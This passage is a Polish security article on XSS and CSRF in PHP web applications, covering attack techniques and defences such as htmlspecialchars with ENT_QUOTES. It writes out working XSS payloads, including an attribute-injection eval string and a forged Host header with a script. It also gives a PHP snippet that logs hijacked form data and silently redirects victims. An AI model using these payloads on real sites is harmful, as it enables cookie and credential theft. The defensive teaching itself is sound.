Ataki CSRF polegają na wykorzystaniu istniejących lub legalnie wprowadzanych elementów strony do złośliwych celów, natomiast celem ataku XSS jest ominięcie procesu walidacji i tym samym umożliwienie napastnikowi wstawienia na stronę dowolnych treści. Podstawione w ten sposób dane mogą służyć do wyłudzenia od użytkownika poufnych informacji, wykonania określonych operacji z uprawnieniami zalogowanego użytkownika i tym podobnych działań. Wyłom poczyniony przez udany atak XSS może również posłużyć do przeprowadzenia w następnej kolejności ataku CSRF, więc śmiało można powiedzieć, że XSS jest atakiem o nieograniczonych niemal możliwościach i stanowi poważne zagrożenie. Co gorsza, podatność na ataki XSS jest niezwykle powszechnym problemem. Kilka tygodni temu okazało się, że nawet nowe serwisy takich gigantów, jak Google i Yahoo! są podatne na takie ataki, a zgłoszenia pojawiające się codziennie na listach dyskusyjnych poświęconych bezpieczeństwu dowodzą istnienia podobnych problemów w bardzo wielu aplikacjach.

W większości przypadków błędy umożliwiające atak XSS nie są specjalnie głęboko ukryte – nierzadko podatna na ten atak bywa nawet wyszukiwarka na głównej stronie popularnego serwisu. Gdy użytkownik wprowadza tekst do wyszukania, zapytanie jest wyświetlane na stronie wyników, najczęściej w postaci gotowej wartości pola `<input>`, by ułatwić zmianę kryteriów wyszukiwania. Przeprowadzenie ataku XSS jest możliwe przy braku walidacji takiego pola. Wykorzystanie podatności bywa banalnie proste – wystarczy w wyszukiwarce podać ciąg `"> TEKST XSS <"`, gdzie `TEKST XSS` zawiera dowolne dane, które mają być wstawione na stronę. Początkowe znaki `">` mają na celu zakończenie znacznika `<input>`, którego atrybut wartości zawiera treść zapytania, natomiast końcowe znaki `<"` domykają pozostałą część znacznika (Listing 7).

Jeśli taki atak się powiedzie, napastnik może niemal dowolnie modyfikować zawartość strony. Mógłby na przykład pozyskać plik *cookie* należący do innego użytkownika – wystarczyłoby zastąpić ciąg `TEKST XSS` kodem z Listingu 8.

Wstawiane dane to w tym przypadku króciutki skrypt w JavaScripcie, zgłaszający żądanie HTTP do witryny wybranej przez hakera i przesyłający do niej nazwy i zawartość wszystkich plików *cookie* aktualnie ustawionych dla pechowego użytkownika. Napastnik może zapisać kopie tych plików na własnym komputerze i tym samym uzyskać takie prawa dostępu, jak zalogowany w serwisie użytkownik. Wykorzystana w tym przykładzie funkcja `XMLHttpRequest()` jest obsługiwana tylko przez Mozilla Firefox, ale IE udostępnia równoważną funkcję `ActiveXObject("Microsoft.XMLHTTP")` o identycznym działaniu.

Inna sztuczka nadaje się dobrze do atakowania stron pobierających od użytkownika informacje za pomocą formularzy, na przykład stron logowania czy też formularzy z żądaniem informacji o rozliczeniach w witrynach związanych z handlem elektronicznym. W tym przypadku ciąg atakujący może posłużyć do takiej modyfikacji właściwości `action` formularzy, by przesyłały one zgłaszane dane do innej witryny.

Skrypt XSS przedstawiony na Listingu 9 modyfikuje właściwość `action` wszystkich formularzy na danej stronie zgodnie z zamysłem napastnika, dzięki czemu informacje podane przez użytkownika nie trafią na zamierzoną stronę, tylko do intruza. Bardziej pomysłowy złoczyńca zadba nie tylko o przechwycenie istotnych danych, lecz również o ukrycie śladów ataku poprzez przekierowanie tych danych tam, gdzie powinny były trafić. Służy do tego tymczasowe przekierowanie:

```
log_data($_GET, $_POST);
header("HTTP/1.0 307 Moved Permanently");
header("Location: ".$_SERVER['QUERY_STRING']);
```

Zgodnie ze specyfikacją, przekierowanie żądania POST powinno być potwierdzone przez użytkownika – odpowiednie okno dialogowe wyświetla Firefox. Wyświetlany komunikat nie jest jednak zbyt czytelny, więc wielu użytkowników odruchowo kliknie opcję twierdzącą, a nawet jeśli tego nie uczynią, to szkoda i tak została już wyrządzona, gdyż napastnik uzyskał wysłane dane. Prawdziwą gratką dla intruza jest w tym przypadku Internet Explorer, który kompletnie ignoruje specyfikację i dokonuje przekierowania bez żadnego ostrzeżenia, w efekcie całkowicie ukrywając fakt przesłania żądania POST za pośrednictwem strony nieuprawnionej. Z punktu widzenia użytkownika wygląda to po prostu tak, jakby cała operacja została wykonana pomyślnie, gdyż wszystko działa i nie jest zgłaszany żaden problem. Cały atak odbywa się poprzez przekierowania, więc zawartość nagłówka `HTTP_REFERER` nie jest aktualizowana i wykrycie ataku podczas jego trwania nie jest możliwe.

Zdarzają się też aplikacje, których twórcy nie docenili możliwości ataków XSS i wprowadzili podstawowe, lecz niedostateczne zabezpieczenia. Nierzadko bywa tak, że niezbędne do wstawienia znacznika znaki `<`, `"` i `>` są bezpiecznie kodowane odpowiednio jako entytki `&gt;`, `&quot;` i `&lt;`, lecz znak apostrofu pozostaje

nietknięty. Jest to typowy efekt korzystania z domyślnych ustawień funkcji PHP `htmlspecialchars()` i `htmlentities()`, pozwalających zakodować znaki specjalne jako odpowiadające im encje HTML. Problem niekodowanych apostrofów jest taki, że atrybuty umieszczane w obrębie znaczników HTML (i potencjalnie wypełniane danymi wprowadzanymi przez użytkownika) mogą być ujęte właśnie w apostrofy. Napastnik może wykorzystać je do domknięcia istniejącego atrybutu i dopisania własnego. Moglibyśmy na przykład spróbować wstawić atrybut `onMouseOver`, który wywoływałby zdarzenie JavaScriptu w momencie najechania myszą na zaatakowany element strony. Tworząc kod służący do przeprowadzenia ataku musimy jedynie pamiętać o unikaniu znaków kodowanych i używaniu apostrofu jako znaku obejmującego wartości atrybutów. Może się to wydawać nieco skomplikowane, ale w rzeczywistości przeprowadzenie takiego ataku jest trywialne dzięki dwóm funkcjom JavaScriptu: `String.fromCharCode()`, pozwalającej zamienić listę kodów ASCII na łańcuch złożony z odpowiadających im znaków, oraz `eval()`, wykonującej kod zapisany w przekazanym jej łańcuchu znaków. Aby po najechaniu myszą na zaatakowany element pojawiał się komunikat JavaScriptu o treści *XSS*, wystarczy wstawić do wartości dowolnego z atrybutów elementu następujący ciąg:

```
' onMouseOver='eval(String.fromCharCode
  (97,108,101,114,116,40,39,88,83,83,39,
   41,59))' '
```

Początkowy apostrof zamyka otwarty atrybut, a ostatni otwiera następny, by uniknąć błędu parsowania HTML. Treść wstawiona pomiędzy apostrofami zawiera nowy atrybut, którego wartością jest kod JavaScriptu wykonujący za pomocą funkcji `eval()` polecenie `alert('XSS');` złożone z przekazanych kodów ASCII.

Aby uniknąć tego zagrożenia, należy zawsze pamiętać o przekazywaniu `ENT_QUOTES` jako wartości drugiego argumentu funkcji `htmlspecialchars()` i `htmlentities()`, co spowoduje przekodowanie apostrofów na odpowiadającą im encję HTML `&#039;`.

Pokrewnym błędem walidacji jest zabezpieczanie treści dostarczanych przez użytkownika wyłącznie za pomocą funkcji `strip_tags()`. Funkcja ta bardzo skutecznie usuwa znaczniki HTML, ale nic nie robi w kwestii cudzysłowów i apostrofów, co w przypadku bezpośredniego wykorzystania wprowadzanych danych otwiera drogę do ataku ze wstawieniem atrybutów. Poprawna walidacja polega na wykonaniu funkcji `strip_tags()`, a następnie przetworzeniu wyniku jej działania za pomocą `htmlspecialchars()` lub `htmlentities()`:

```
// poprawna walidacja
$text = htmlspecialchars(
  strip_tags($_POST['msg']),
  ENT_QUOTES);
```

Tak sprawdzone dane są odporne na atak i można je bezpiecznie zapisać na dysku lub wyświetlić w przeglądarce użytkownika.

Kluczową sprawą jest walidacja *wszystkich* danych wejściowych, niezależnie od ich pochodzenia. Typowym błędem jest filtrowanie jedynie danych otrzymywanych za pośrednictwem żądań GET i POST oraz plików *cookie*, a pomijanie walidacji danych pobieranych ze zmiennych środowiskowych serwera za pośrednictwem nadrzędnej zmiennej globalnej `$_SERVER`. Niektórzy programiści zapominają, że zmienne środowiskowe są wprawdzie pobierane bezpośrednio z serwera, ale ich wartości są często ustalane na podstawie danych dostarczonych przez użytkownika, a więc mogą stanowić takie samo zagrożenie, jak informacje pobierane bezpośrednio. Co więcej, dane te są często wyświetlane w panelach administracyjnych w razie wystąpienia błędu, przez co są o tyle bardziej niebezpieczne, że ich ofiarą może paść użytkownik o rozszerzonych uprawnieniach (administrator). Jeden z możliwych ataków tego typu wykorzystuje wartość zmiennej `HTTP_HOST`, zawierającej nazwę domeny, w której znajduje się aktualnie przetwarzana strona. Wydaje się, że wartość ta powinna być bezpieczna – napastnik nie może chyba zmienić nazwy domeny? To niezupełnie tak. Wartość zmiennej jest pobierana z nagłówka `Host` dostarczanego przez hosta zgłaszającego żądanie. Jeśli witryna ma własny adres IP lub podstawowy (pierwszy) adres z puli wirtualnych adresów IP, żądanie ze spreparowaną wartością tego nagłówka zostanie poprawnie przetworzone przez serwer Apache. Oznacza to, że żądanie strony z takiej witryny można sfałszować, tym samym umieszczając dowolne dane w zmiennej `HTTP_HOST`:

```
GET / HTTP/1.0
Host: <script>...
```

Efekt jest taki, że `$_SERVER['HTTP_HOST']` zawiera teraz wartość `<script>...` lub inne, znacznie bardziej szkodliwe dane. Podobne sztuczki można stosować w przypadku innych nagłówków, na przykład `Via` (zmienna `HTTP_VIA`) czy `X-Forwarded-For` (zmienna `HTTP_X_FORWARDED_FOR`), używanych przez serwery pośredniczące do wskazywania użytkownika, od którego pochodzi żądanie. Zamiast adresu lub listy adresów IP, napastnik może zapisać w tych nagłówkach dowolne dane, które zostaną wykonane przez każdy bez wyjątku serwer WWW. Jedynym bezpiecznym nagłówkiem jest chyba `REMOTE_ADDR`, który przechowuje adres IP użytkownika, gdyż jest on ustawiany przez serwer i może zawierać wyłącznie poprawny adres. Wszystkie inne wartości pobierane z nagłówków trzeba zawsze dokładnie sprawdzać przed wykorzystaniem.

Podsumowanie

Ten krótki przegląd możliwości ataków XSS i CSRF pokazał, że stanowią one jak najbardziej realne zagrożenie i trzeba się przed nimi bronić. Zabezpieczenie aplikacji i serwerów przed atakami nie jest trudne, więc bezpieczeństwo Twojego serwera spoczywa wyłącznie w Twoich rękach. Kierując się kilkoma prostymi zasadami można znacznie ograniczyć ryzyko nieautoryzowanego dostępu do danych i spowodowanych nim strat. ■

O autorze

Ilia Alshanetsky *jest głównym architektem oprogramowania w firmie Advanced Internet Designs Inc., specjalizującej się w audytach bezpieczeństwa, analizach wydajności i tworzeniu aplikacji. Jest twórcą FUDforum (http://fudforum.org) stworzonego z myślą o połączeniu rozbudowanych możliwości z wydajnością i wysokim poziomem bezpieczeństwa. Ilia należy do głównego zespołu programistów PHP i uczestniczył w tworzeniu rozszerzeń między innymi dla SHMOP, PDO, SQLite, GD i ncurses. Czynnie uczestniczy w pracach zespołu kontroli jakości PHP i ma na koncie setki poprawionych błędów, jak również sporo poprawek wydajnościowych i nowych funkcji. Kontakt z autorem: ilia@prohost.org*